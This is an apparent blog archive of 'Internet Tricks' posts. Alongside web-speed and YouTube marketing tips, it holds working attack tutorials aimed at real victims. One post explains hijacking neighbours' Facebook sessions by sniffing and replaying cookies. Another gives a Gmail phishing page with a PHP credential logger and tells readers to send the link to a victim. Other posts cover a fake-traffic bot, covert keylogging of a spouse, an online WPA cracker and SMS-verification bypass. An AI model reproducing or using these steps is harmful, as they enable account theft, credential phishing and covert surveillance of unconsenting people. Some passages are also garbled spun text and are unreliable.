Showing posts with label Internet Tricks. Show all posts

Tuesday, February 4, 2014

This article by Drunkadmin had hit the front pages of Digg . It gives a good idea on optimizing web pages that will definitely increase a website's loading time. Host Images And Files Somewhere Else
Many users online at the same time can cause your server to handle a lot of requests. Its best that if you are using images in your site, make sure you upload them to image host sites like ImageShack . This will greatly reduce the bandwidth used by your server and also make your blog faster as image upload sites have a better speed.
Best place to host files of sizes 2-5mb (Any thing you need to provide users for download) is to use Google Pages as your host.
Optimize Your CSS
Nowadays many sites have started to use CSS based formatting. Even if Style Sheets are naturally more efficient than HTML tables you can still optimize the CSS code to make your website cleaner and faster. Having a clean CSS can reduce the time taken by the clients browser to decode your site.
Manual Clean Try to locate dispersed code and aggregate it together.
For example instead of margin- top: 20px;
margin-right: 10px;
margin-bottom: 20px;
margin-left: 10 px; Write margin: 20 px 10 px 20 px 10px; You can use the tool Clean CSS to optimize your CSS and remove useless property declaration and whitespaces. Optimize Your Images
Use image formats such as PNG, JPG,/JPEG And GIF. Always use the "Save for web" image quality which is available in most softwares such as Adobe Photoshop.
Use Height/Width Tag In Images
Most people dont add hieght and width tag to images. These tags make sure that the browser knows the dimensions of images before it has completed downloading the image. If the browser does not see those tags it will need to figure the size of the image, then load the image and then load the rest of the page.
When the height and width tags are included the browser will automatically know the size of the image. As a consequence it will be able to hold a place for the image and load the rest of the page simultaneously. Apart from the improvement on the load time of the page this method is also more user friendly since the visitor can start reading the text or other information while the image is being downloaded. Use Less Javascript!
Some people tend to add a lot of javascript effects to their site. Using excessive javascript animations may cause clients browser to freeze for some time annoying the user.
Optimize Links
Make sure that the outlinks from your blog and link between posts are optimized well. For example if link is www.domain.com/blog make sure you write it as www.domain.com/blog/ to prevent one extra request which would be made to the server if the former link is used.
The improvement on the loading time of links ending with a slash will not be astronomical, but when it comes to speeding up a website every small bit helps!
Reduce HTTP Requests To Server
When opening a web page every object (images, scripts and the line) will require a round trip to the server. This latency can add several seconds to the load time of your site. Make sure to reduce the number of objects and to combine CSS files and scripts together.

Sunday, February 2, 2014

To check if a port is open:
http://www.canyouseeme.org/ 
To check if a site is down:
http://www.downforeveryoneorjustme.com/ 
A place to get newest exploits:
http://www.exploit-db.com/ 
Lets other people view your inserted text:
http://pastebin.com/ 
The free online crypting + decrypting service:
http://www.crypo.com/ 
An online MD5 decrypter:
http://www.md5decrypter.com/ 
The best online Admin Page Finder:
http://sc0rpion.ir/af/ 
It gives you alternatives for program’s:
http://alternativeto.net 
Upload and send files to friends etc. Very quick:
http://ge.tt/ 
Online WPA cracker:
http://wpa.darkircop.org/

Friday, January 3, 2014

we all know that a slow internet connection really costs time and makes feel annoying . many friends ask me the ways to increase their internet speed.however . it's possible to do to some extent and make your internet
much better then it was in the past.

There are Two tricks that will help you to increase your internet speed..


First Method- Speed Up Your Net Speed By 20%


1. First you go to start button

2. Go To Run

3. Type gpedit.msc And Then Hit Enter.

4.Then Expand Adminsitrative Templates.

5.Then Network

6.Then QoS Packet Scheduler.

Now A New List Appear . Click On Limit Reservable Bandwidth.
Just Disable it.

Now You Click On Apply .

That's It Now You Are Done !! :)

Now Just Restart Your Computer . And I hope You will Get change in Your Speed

Some Basic Tricks From My Side-
1. Use IDM To Boost Your Downloading Speed.

2. Use A Good Anti-virus in Your Computer.
3. Remove Unwanted Add-ons, Software,Unwanted Files Form Your Computer.

4.Update Your Drivers Periodically.

5.Keep A Good Maintennance Of Your Computer.

Thursday, January 2, 2014

Fast Visits Fake Traffic Generator bot
FastVisits is a Fake Traffic Generator Bot. It clicks any URL using Proxies. It is a Very Helpful Application to increase Alexa and Google Rank as Well as Your Website Traffic. Runs Directly No Need to Install.


How to use?
1. Download FastVisits.7z and Extract it.

2. Now Run FastVisits.exe.

3. Fill the all the Info.
website
4. Now Select No. of Threads.
Threads

5. Now Press Run and Enjoy.

Tuesday, December 31, 2013

If you think you could benefit from knowing what happens on your home or office computer while you’re away from it then computer monitoring software could be for you. What reasons could you have for wanting to know what happens? You may have children who you think are playing to many PC games when they should be doing home work. You may have a husband who you suspect of online gambling when you’re out the house. Or you may have employees who you think are looking at Facebook and Twitter all day, rather than doing work!
Whatever the reason, there is a solution. There are a wide range of computer monitoring applications, available in abundance online, all of which designed to suit a specific need. The software comes in many forms: computer monitoring software, classroom monitoring software, employee monitoring software. All of these essentially do the same job, but have some minor alterations to make it more suitable for the environment it’s installed in.
That being said, most monitoring applications will have the same basic set of features. For example, most will work in stealth, so that once the program is installed it will not be seen by users of the PC, and will not be findable in places like the start menu or program files directory. The only way to open monitoring software is to enter a secret combination of keys (usually something like control+alt+F6) and then your password. You’ll then be able to control the software and take a look at the results.

Computer Monitoring Software

The results will vary depending on the developer and the type of software you have. Normal computer monitoring software is what you’d install on a single to computer and is what we’ll focus on in this article. With your average monitoring software you’ll be able to monitor the following:
  • Any website visited, along with anything typed into that site.
  • Any program used, along with anything typed into that program.
  • Any file activity, including deleted, moved or created files.
  • Anything printed.
  • Anything copied and pasted to and from the clipboard.

All of this will usually be shown in the results along with the date and time of the said activity. ‘Anything typed’ will also include passwords, emails and instant messages along with any documents typed into applications like Microsoft Word. Another feature that most users find helpful is the email reports feature. This allows you to have the results emailed to your inbox every X minutes or hours, to save you having to log back into the target computer every time you want to sift through the logs. Some monitoring programs also have the ability to log into your account via their website, and to look through logs there; programs that have this feature tend to be more expensive though, or have a monthly subscription.
As mentioned before, this is a standardized set of features that you’ll find in most monitoring applications. Although, some will slightly different features, and some will have more. Advanced monitoring software can include extra features like web cam and microphone monitoring, self uninstall on a certain date, and the ability to watch the computer in real-time, but again, the price of the software will reflect this.
.
system-monitoring
.
Variations in monitoring software will reflect what the software is for. As mentioned above, employee and classroom monitoring software are different types that will have the same features as the ones mentioned above, plus some that makes the lives of employers and teachers slightly easier.
For example, some employee and classroom monitoring software (these types are separate but are mentioned together for their similarities) have the ability to monitor all employees screens at once from the single ‘boss or teacher’ computer, to control those screens remotely, to block or activate certain websites or applications, and to see productivity reports for each targeted computer. Once again, the price for employee or classroom monitoring can be a lot more expensive than single computer monitoring software, and can sometimes be priced according to the number of computers you want to monitor.
Monitoring applications of all types can be found pretty easily online, and most will have a free trial so that you can test before you buy. Gecko Monitor is a well known, standard computer monitoring solution, and is available with a free trial from their website at  http://www.geckomonitor.com

This post lets you learn how to capture cookies in hotspot Area. In this post we take an example of capturing neighbors facebook Cookies and hack into his account. For this purpose we need a tool named Wireshark and Mozilla Firefox browser. This post will let you to learn How to HACK neighbours Facebook password or any other social website.
.
1.Wireshark:- Wireshark is free tool and it is open source packet analyzer. Its basic purpose is for network troubleshooting, communication and protocol development.
.
2.Mozilla:- Mozilla Firefox as you know is web browser for Microsoft windows, MAC & Linux.
.
images
STEP 1 : 
  • You can Download Wireshark HERE.
  • Download latest version of Mozilla firefox from HERE.
 .
Step 2:
  • Install both softwares in your PC.
  • Now open Wireshark & click on the Capture option.

.        
Step 3:
  • Select your wifi or Lan Driver name. If you don’t know the names then check all Interfaces. 
.
Step 4:                      
  • Now it will start sniffing your network and packets can be seen.
.
Step 5:
  • To find Facebook packets, Goto Edit >> find packet type “datr” in filter panel. Select “sring” and check “packet detail“, now click Find
  • This will Allow only “datrpackets to show while rest will be filtered out.
  • OR another way is to directly type ( http.cookie contains”datr” ) in filter bar.
Untitled
Step 6:
  • datr is the Facebook packet. if you ain’t getting any packet that means no facebook account is accessed in your network region.
  • When you start getting cookies it means Facebook cookies are being captured.
Untitled
Untitled
Step 7:
  • To copy cookies, right click on it >> copy >> bytes >> printable text only.                       
  • Paste this into Notepad. To separate cookies press enter after every semicolon (;).
.
Step 8:
  • Open Firefox and Download this add-one “edit cookie” CLICK HERE  Make sure it is latest version.
  •   After installing this add-one restart Firefox & go to tool>cookie editor

Step 9:
Now Delete all available cookies from the List

.
Step 10:

  • Open Facebook in your browser. You’ll see that you got some coookies there. Delete these cookies and add New Cookies.
  • Now Copy Cookies from Notepad like this 
{
Cookie:
c_user=10308544297925;
datr=yfgZUBPRGJLXCEqb;
fr=0hCy3aDRdgHNdV.FFOHfVHnng2IVaZZ9DOu4dOD4;
lu=Rg6G8Z4YHh2pe7_ABoftDHBVw;
xs=63%3A3HGshD2eEg%G0%3A13fgGFD08207;
sub=1; p=0;
presence=EM344408HGFDDFHJ448897985A2EsgGFDGgb2F0Et2F_5b_5dElm2FnullEuct2 ​ F134440760HJJHGFD273934543EatF134FGJHGFDVC307G3444gFchFDp_5f1B0244 ​8897JHGF1CC
}
.
Step 11:
  • If you getting more cookies that’s not a problem at all. but make sure all these cookie names are present there.
  1. Now Click  add
  2. name = c_user 
  3. content = 10308544297925
  4. host = .facebook.com 
  5. path = /

.
Step 12
  • By Adding all these cookies in cookie manager properly in cookie manager
  • Refresh or Reload the Page and congrats you have just learnt How to HACK neighbours Facebook password.
.
  • images
Youtube is amongst the greatest websites that allows uploading videos, There are plenty of individuals who visit youtube & view the videos everyday. Youtube in a way can turn into a gold mine for internet marketers. It can be a terrific source for free website traffic & most of you would have definitely seen a huge amount of youtube videos in your search results for the most competitive keywords. So i think youtube is a great destination to get targeted visitors. Now, we have recently post on how to make a video of your blog and of all the free video hosting blogs, Youtube is my favorite.
You can easily create and upload free videos at Blogging events and website article events. Considering that, your work will be limited with uploading and editing only, you can certainly create content for your own Youtube channel and retain it updated. 
An official Youtube channel for the website is just like a Video page for your blog & you will not only customize it according to feel and look of your site but that can be done in regard to driving traffic, branding & making your blog reachable to a greater global visitors. Here I’m sharing quick tricks and tips which will let you drive huge traffic from Youtube videos.
.

Before we proceed, if you are new to Blogging, you need to read:

.
12
.

Here are some quick tips for YouTube Traffic !!

.

A) Keyword Research using Youtube’s Keyword Tool

1. Create the videos viral, and spread them to as many blogs as you possibly can. Easy way, when you finish to publish a movie on Youtube, create an article and embed the video with your Web page.
2. Like a usual blog post, it’s important that your Youtube video also becomes social signals. Share and submit your own videos to popular web 2 . 0 and bookmarking sites such as Twitter, Google plus, Zynga, Digg. You can also reveal your videos on Fan pages and enquire users to comment in addition to like your video.
3. Making a video is not plenty of, you need to look after professional touch. You are able to use video editing tools or perhaps better hire a Video editor to add final effects on your own videos..
4.  Make sure the sound with your videos is clear in addition to mixed and edited effectively so users can plainly hear it.
5.  Keep content funny, informative & engaging so viewers will watch it from beginning to end.
6.  Try and keep the video tutorials you create clean without an excessive amount controversial material.
7. Embed your logo and website into the video somehow. That you can do this with text by the end or beginning, or by including your logo or URL throughout the entire video.
8.  Have goals to your YouTube video tutorials, but remember there are thousands of videos on the site, and some have an incredible number of hits while others only use a couple hundred. Set realistic goals.
9.  Be sure to have good digicam and editing products. If you don’t wish to sink the money into these things, consider hiring an expert.
10. Keep the resolution on the video as high as possible, so it’s as clear as it can be.
.

b) Tag Updates/Spy on the competition

11. Think about general color schemes. Some videos may record in a yellow or crimson hue. This make a difference to viewer’s opinions subliminally, so make an effort to keep the shades realistic
12. Keep positive attitude, Do not lose focus from the purpose & your task on the video. Be yourself and take it easy when speaking.
13. Remember that few things are perfect in videos unless you then have a professional editor, so just have fun and keep the goal in mind.
14. Practice before posting the last video. Do several dry runs just before taping and creating.
15. Create a group of ongoing videos and stories, so users are going to be hooked up and want for more information.
16. Do more than just talk. People don’t want to sit & watch somebody just talking to the camera. Make it fascinating and interesting in addition to fun.
17. Try to restriction on the video to a few minutes if possible. After about two and a half minutes, users have a tendency to lose curiosity and move onto something more important.
18. Stick to a schedule when you record a collection, otherwise people will just give up the videos. Be sure you release the next ones by the due date.
19. Have a sign off men and women will remember, then adhere to it. This creates an expression of branding.
20. Request feedback from ones viewer. Some people won’t comment unless you ask them to.
.

c) Title Tag optimization

21. Assemble a forged of characters. Use individuals in movies beside yourself. Recruit friends and co workers to be actors inside the videos.
22. Don’t use music in background of your video, you do not have legal authorization under the law. 
23. Obviously the title of the video is simple & important as necessary.
24. Grab viewers simply by integrating important keywords in to the title. This also helps boost the search engine.
25. Use tags beyond just the keywords, as which gets peoples’ focus.
26. If people placed negative comments, overlook them. By “feeding the trolls” you happen to be encouraging their bad behavior and in ways something you regret down the line. Enable comment small amounts for uploaded video clips, and accept true and meaningful comment to help keep the comment quality on your Youtube channels.
27. Use as many places as you can to embed ones video, like Fb, MySpace, Digg, Tweets, your home page, and many other areas.
28. Let your mail subscribers and customers know when a new video is posted.
29. Add your online video to several communities and subject areas of YouTube regarding more exposure.
30. Make sure you thank people exactly who post positive comments or consider themselves followers of your respective videos.
.

d) Description optimization

31. Be aware that not all videos you create will be a hit. It is a hit and miss venture, so be patient and practice making good videos.
32. Write the script in advance. While impromptu videos are fun, it’s really easy to mess up the vision when you improvise.
33. Use tools similar to YouTube Insight to track your visitors and hits.
34. Must use this word video in your title, because people mostly use this word, and will surely step into search engines.
35. Don’t use your video as an advertisement. In other words, get a point across but do it without trying to sell something.
36. Pick the thumbnail wisely. Youtube really lets users choose their thumbnails so practice it carefully and thoughtfully.
37. You can erase comments, so do not hesitate to get rid of negative or impolite comments under ones video.
38. You can release multiple video at when, so if you have several each time, feel free to accomplish this.
39. Be real , nor try to phony out your audiences. Most people can spot a phony video or a thing that isn’t sincere.
40. Enjoy the fun and focus, so you’re developing something people would want to share and forwards to others.
.

e) Youtube Analytics

41. Beside from your logo as well as website, include an easy method for people to contact you or our business via electronic mail.
42. Watch others as well as learn. By viewing other videos which are related to your small business, you can get yourself a feel for what folks are doing, and what others are saying about it.
43. Follow your target Visitors. Don’t try to branch out too far from your objective, or you could easily lose dependable followers.
44. Publish webcam live video lessons. Have a webcam located at the office, or additional location, and then upload this onto your YouTube channel. It’s a fun strategy to get others involved in the day to time operations of what you do.
45. Make a route and profile. This gives viewers a property base to consider your videos and check on any new ones.
46. Do not utilize cuss words as well as inappropriate language and also behavior.
47. Use props, halloween costumes, and other “organic” things inside your video. Fancy editing will not always make for top viewing.
48. Try to open each video with a small montage, song, or your logo, so that people easily recognize your business or who you are.
49. Utilize Yahoo Video and also other sites to get your video exposed to help other audiences.
50. Stipulate your channel type, and have a definite sense of precisely what you’re offering about the channel’s main page.
.
Youtube is probably the high traffic website and if you are using it wisely you can easily drive huge traffic coming from youtube. I hope you liked this post and if you discover it worth sharing, don’t forget to share this post on stumbleupon and twitter.
To Create a fake page for any website is known as Phishing Attack. It can be for various websites e.g Facebook, Twitter, Gmail, Yahoo, Hotmail etc. I have received many emails regarding fake/phisher page so this post is to clear doubts and problems regarding Fake Page For Any Website. This is for educational purpose we are not responsible for any illegal activity.
How to hack Gmail password:

 .

Step 1:

  • Open Gmail.com
  • Right click in an empty space on Page and Click view page source.
  • Copy all Content to Notepad & save it as Gmail.html
Untitled
.

Step 2:

  • Open Gmail.html with Notepad.
  • Press (Ctrl + f ) to Search “action=”https
Untitled
.

Step 3:

  • Replace this Syntax https://accounts.google.com/ServiceLoginAuth to login.php
  • Likewise change Method = “Post” to “GET” and Finally Save it.
Untitled
.
  • After Replacements It will Look like this.
.
Untitled
.

Step 4:

  • As we Have to create login.php, So
  • Open New Notepad & Copy Paste this following Code and Save it as login.php
  • <?php
     header ('Location: http://www.google.com');
     $handle = fopen("log.txt", "a");
     foreach($_GET as $variable => $value) {
     fwrite($handle, $variable);
     fwrite($handle, "=");
     fwrite($handle, $value);
     fwrite($handle, "\r\n");
     }
     fwrite($handle, "\r\n");
     fclose($handle);
     exit;
     ?>
.

Step 5:

  • Victim will be redirects to http://www.google.com as he Clicks on Login button.
  • You can change redirect button to any address you want.
.

Step 6:

.
Also Check : More HACKING Trick  HERE
.

Step 7:

  •  Upload both Files Gmail.html & login.php
Untitled
.

Step 8:

  • Now Send Gmail.html Link to Victim.
  • Once he Clicks Login Button, He will be redirected to Google.com, You can also change the site with your own desire.
.

Step 9:

  • File named log.txt will appear. Containing Victim’s Email and Password.
Untitled
.

Step 10:

  • Congrats You have Just Learns How to HACK Gmail password.
  • Hope you enjoyed this Tutorial. Like us on FaceBook.
Untitled
.

.
gmail-password-hacked

There are several approaches you can use to generate income. Aside from these approaches becoming easy and rapid, they are also flexible. In truth, it is possible to start out being profitable right from your home, workplace, on the way or perhaps anyplace, without having to bother about the administrative centre, space regarding functioning or even your own obligations. All you want this is actually the will certainly to make funds, and indeed, start out making profits. The subsequent for that reason are generally a lot of the simplest approaches you can use to make a lot of money on the web.

1365_10152356948376996_570662079_n

Paid Surveys

This is among the easiest ways to generate income on the web. Just what generally settled reviews need to have by you are the actual views pertaining to different items that is generated by various organizations. As a result, if you are registered along with on the list of settled survey sections, the actual meaning is going to be deliver to your email while using information regarding the actual survey which can be set up. Should you answer it along with load the actual wondered inquired, after that your bank account is going to be acknowledged along with factors. These kinds of factors is usually redeemed regarding funds along with other factors.
.
1365_10152356948376996_570662079_n.
To obtain the most beneficial final results away from settled reviews, a good idea is that you sign up while using greatest settled survey sections. This can imply you will get the most beneficial services, and also this contains actually the number of shell out. Also, you need to build a in depth up-to-date account. In your account make certain you give truthful information on the best place you live, the items you’ve got along with use along with so on files. This can guide the actual survey panel to post an individual related reviews which may be stuffed rapid without difficulties. 
Lastly, it is excellent to think about in your electronic mail constantly if you want not to ever pass up in your latest employment. Work opportunities are up to date constantly, they are taken quickly way too. So make certain you check your electronic mail usually while that will help you take advantage of just about every prospect that comes your path.
.

Affiliate Marketing

Affiliate marketing is actually an additional method it is possible to use in order to make money online and. This sort of task merely demands someone to marketplace items for a pals and other men and women. Just about all you should do is actually determine pertinent online url, in addition to obtain that. It is vital though that you can choose a joint venture partner url that may be highly relevant to your website, that may be, with regards to the folks that will pay a visit to. In such a business, for every single invest in made by means of ones url, you will get a payment. The great thing with regards to online marketing is actually that you could generate income even while you are asleep. Given that another person someplace makes a purchase via ones url, your cash is actually certain.
.

Freelancing

Yet another means of generating massive income online using freelancing. This can be the event exactly where you employ ones ability along with experience in order to make money from people who need to have these individuals. As an illustration, if you have ability in online video media modifying, keying in or perhaps publishing, it is possible to use them for you. All you want to do here’s discover ones area of expertise, hunt for clients who need to have one’s ability along with show what you’ve bought. If you undertake a good task, you’ll definitely get more tasks along with clients – what this means is increased earnings. 
.1365_10152356948376996_570662079_n.
The above are usually a few of the approaches that one could employ in order to make money online and. Quite a few about all of them is usually they are accommodating along with uncomplicated. Moreover, how much money did you can create away from these individuals is usually limitless.
How To Add Facebook Comments To Your Blog: You might have noticed that bloggers, e-commerce websites and other online applications are taking facebook integration seriously.
Facebook likes and Facebook comments are popular among them. But what you haven’t noticed that it is not that complex thing to add up in your blog by yourself. By reading this post step by step will surly get your blog interact with facebook comments, So let’s begin it would take just 5 steps. 
.

1-Become a Facebook Verified Developer

To become a Facebook Verified Developer is much easier task, Never let this fancy terminology demoralize you. Let’s start with step-by-step:
.
1
.
  • Goto Facebook Developer 
  • Now click on “Apps” in the top right
  • After registering as a developer, now Click on “Create new App”
That’s Cool you have become a Facebook Verified Developer, now you can move on to other important things.
.

2. Create a Facebook App

Since you have become a verified Facebook developer, so you can now create a new Facebook App. The new Tab you’ll see is a little popup for creating new app.
1
App Name is basically the name that will be displayed for others.
App Namespace is simply used for Canvas Pages and Open Graphs.
Do not fear this step, we are not building an actual application so it doesn’t require to display anything to others. just write simple names available so in future it can be quickly identified. example: “my blog comments”.
1
Your App ID:
This is the most important thing you need. It has all the required information that we are upto. Save these App ID and App Secret because we will surely be needing it.
1
Configure your App
It is just the basic info needed for your app development or you can say a bit configuration  for your app. App display name and App namespace were already filled. Just type your Email and website address in the App Domain without “http://”.
Facebook App Configuration

Select how your app integrates with Facebook
Scroll down a bit lower you will see this portion.  Select “Website” and your website’s URL  but this time with “http://” so it would be like “http://www.cheers4all.com”.
Your blog's integration to Facebook
Nothing more to be touched as we have no concern with other terminals. Just save the changes and our configuration for Facebook app has been done.
.

3. Get Your Code

We are shifting on the other section of developers site.  Click here so you can get your comments code. If you have added facebook page widget or facebook like button then you might be familiar with this step, if haven’t then don’t worry its pretty much easy. 
First thing is configuration that how will the comment box look like on your website:
  • Add your blog’s URL (http://www.cheers4all.com)
  • Specify the number of posts or comments displayed on your post, e.g 10
  • Select the width of box depending upon the  content area, e.g 550
  • Finally select the “Color Scheme” Light or Dark. If your blog got dark background then go with darker one elsewise Light color is much preferred. 
The section at the bottom of the screen (see image below) will show the live preview of how this Box will look like once installed. Once you have set it Click on  “Get Code”.
1

This will give HTML5 JavaScript Code. 
.
Facebook Comments Code
From the first Box Copy the Code. No need to change anything since Facebook already integrated the App ID in the code. Your Code will be something like this: 
<div id=”fb-root”></div>
<script>(function(d, s, id) {
var js, fjs = d.getElementsByTagName(s)[0];
if (d.getElementById(id)) return;
js = d.createElement(s); js.id = id;
js.src = “//connect.facebook.net/en_US/all.js#xfbml=1&appId=[YOUR APP ID]“;
fjs.parentNode.insertBefore(js, fjs);
}(document, ‘script’, ‘facebook-jssdk’));</script>
 
.

4. Adding the Code to your Site

Now time to place this code in your PHP code in header.php, though it sounds difficult but  it is pretty easy. There are 2 ways of it,
  1. Either you can do this via FTP client by connecting through server.
  2. Or second option is from WordPress Dashboard.
I guess second option sounds digestible, right ? Every wordpress theme got this section. 
WordPress Dashboard > Left Menu > Appearance > Editor. 
Wordpress Editor
Every theme file is present on the right side of screen,
  1. Find   “Header (header.php)”
  2. Click on it. This will display code in the header file. 
  3. Now Paste your Code right after the <body> TAG as shown below.
  4. Save it !!
Insert Facebook code into your theme
.

5. Adding the Facebook Code to Your Comments

Now Let’s get back to Step 3, There was other code at the bottom of the main code which looked like this: 
<div data-href=”http://yourdomain.com” data-num-posts=”10″ data-width=”550″></div>
If you want to install the comments in every single post manually then this code does the job. This code is generated for specific domain and is ready for work.
a) So we replace the section containing your domain (http://cheers4all.com) for this <?php the_permalink() ?> and now your code will be like 
<div data-href=”<?php the_permalink() ?>” data-num-posts=”10″ data-width=”550″></div>
 
b) Now your facebook comments will be automatically regenerated after every single post you publish on your blog. 
c) Go back to wordpress dashboard and click Editor. Go for the file named “comments.php” from the menu on the right.
.
Add Facebook Comments code into your blog posts
d) What really does matter is positioning of code, as i want them on the top of WordPress default comment system so that’s why i placed this code above image .
e) Don’t forget to save.
.

Results

It’s the moment of truth, Go back to your site and look for the comment box is it showing up in our posts. And this is what you should see:
1

Let’s Test It!

Let’s test this box to make sure everything is fine and working properly. 
a) Comment right there in your blog post and make sure that Post on facebook is marked Ticked. 
1
b) Now check whether the comment is being displayed on your Facebook Timeline.
1
c) We can see that headline, post image and meta description of posts are displayed on your timeline, Likewise to share !!!
.
Reply from the Timeline
Now what if someone comments on my facebook timeline instead of my website. So for that purpose I’m replying with my friend’s account. let’s check what happened. 
1
When we get back to our blog post we see that comment is there as well, it should be looking like this. 
1
.
Authentication
If user hasn’t logged into his/her Facebook account, then they will be asked for an option to sign in right from the website’s post. so to check that lets sign out and check it again, and look it worked perfectly. 
1
Congrats !!!!  Now you’re having Facebook Comments on your website posts.

Monday, December 30, 2013

google proxy server
We often use schools and colleges internet connections, but they usually block access to undesired web sites (the "black list"). In order to access those sites you can do is use google translate as  proxy to bypass this restrictions. So lets get into it.

Method 1

1. Visit whatismyipaddress and note down you real Ip Address
2. Now Go to Google Translate
3. From Under Detect Language, Chose your language in my case English
4. Now type http://whatismyipaddress.com/  in text area and click on Translate
5. Now check your Ip Address, Its different from the real one.

Method 2

1. Go to link given below:
http://www.google.com/translate?langpair=es|en&u=www.mybloggersworld.com
2. Change www.mybloggersworld.com to website you like to visit.
3. Done!

If you use this trick, you are not sure to protect your privacy, this kind of connection lets you see blacklisted or banned pages but does not hide your IP address.

Sunday, December 29, 2013

FREE BITCOINS

FREE BITCOINS

 1 BITCOIN = $726.9

FREE BITCOINS


There are many Pay Per Download(PPD) sites, which asked you to complete the surveys to download file. And some times there are Paid surveys also, and you don't want to pay such useless surveys, then just Bypass them to download your file. Many PPD sites have this types of stupid surveys, but now time is changed and here trick to bypass surveys to download files has been revealed.


To view the hidden content of websites without completing the surveys you need to install Google Chrome, Internet Explorer, Mozilla Firefox or any Java Compatible Browser in your computer. Now go to the website that wants you to fill in a survey. When you get there it will open up the survey box and ask you to complete it. To bypass that survey for downloads follow below instructions. Here we give instruction for 3 major browser which are used widely.

Instructions for Google Chrome Browser :
  • In Google Chrome Click on the little spanner icon in the right And then Select Options.
  • When the Options window Opens Select Content Settings.
  • Now Click on JavaScript in the top tool bar, And Select Do Not Allow any site to run JavaScript,
  • Now click close and refresh the webpage, It should open up and show you its content without requesting that you do a survey.
  • Once you have finished looking at the webpage repeat the above steps except this time choose Allow All Sites to run JavaScript otherwise some sites wont work.
Instructions for Mozilla Firefox Browser :
  • Firefox Click on tools in the top toolbar, and then select Options.
  • Now when the options open select the content tab, When it opens uncheck the box, that says enable JavaScript and select Ok.
  • Now go back to the website and refresh it, the website should show you its content without a survey, Once done you will need to repeat these steps but click enable 
  • JavaScript as Facebook will not work correctly without it.
Instructions for Internet Explorer Browser :
  • To disable the surveys in Internet Explorer click on tools in the topright hand corner and then select Internet Options.
  • When the options open select the Security Tab and then press the custom Levels Button.
  • Scroll Down to Scripting And Disable the Java Options.
  • Refresh the webpage and it should open fine without showing any surveys. When you have finished looking at the webpage enable scripting again so that you can view facebook correctly.
This is a simple trick which will help you to disable JavaScript in your browser, and there for these types of surveys which uses JavaScript to check whether survey completed or not.
Now many websites ask their user to verify mobile number before access website. Which sometimes not good, because you will receive spam messages in many cases after verifying. So today we will see how to bypass SMS verification of any website. In many cases people only receives promotional sms which are so annoying. But now you can buypass sms verification of any website.

SMS verification helps in the marketing advantage, the quality of the audience getting Providing additional layer of security, keeping spammers away, to make contact with the audience as a web manager for a variety of reasons, the court service. An sms verification of a user in the text box on his / her phone number entered. Mobile number is a unique code that will send a bulk sms service. A user in his / her account number to verify that the next step will be to enter the number of the code.


Lets see  How To Bypass SMS Verification of Any Website:
  1. Go to the first http://receive-sms-online.com/
  2. Copy any one number and paste it where they are asking SMS Verification.
  3. Simply come back and click the number which you have selected, check it out there is your code sent website.
  4. Done, enter that code in website. and enjoy bypassing of sms verification.
There are some other online  sms verification  site to bypass sms/skip sms verification.
receive-sms.com/
www.k7.net/
lleida.net/uk/
sms-verification.com/
receive-sms-online.com/
pinger.com/tfw
receivesmsonline.com/freephonenumber/
www.receivesmsonline.com/
www.youtextmessage.com/
www.simser.info

But always keep in mind you should not use on gmail, facebook or yahoo, because using your mobile no. you can able to reset password, so if you do so using sms bypassing sites; there might be chances of your account gets compromised.
Subscribe to RSS Feed Follow me on Twitter!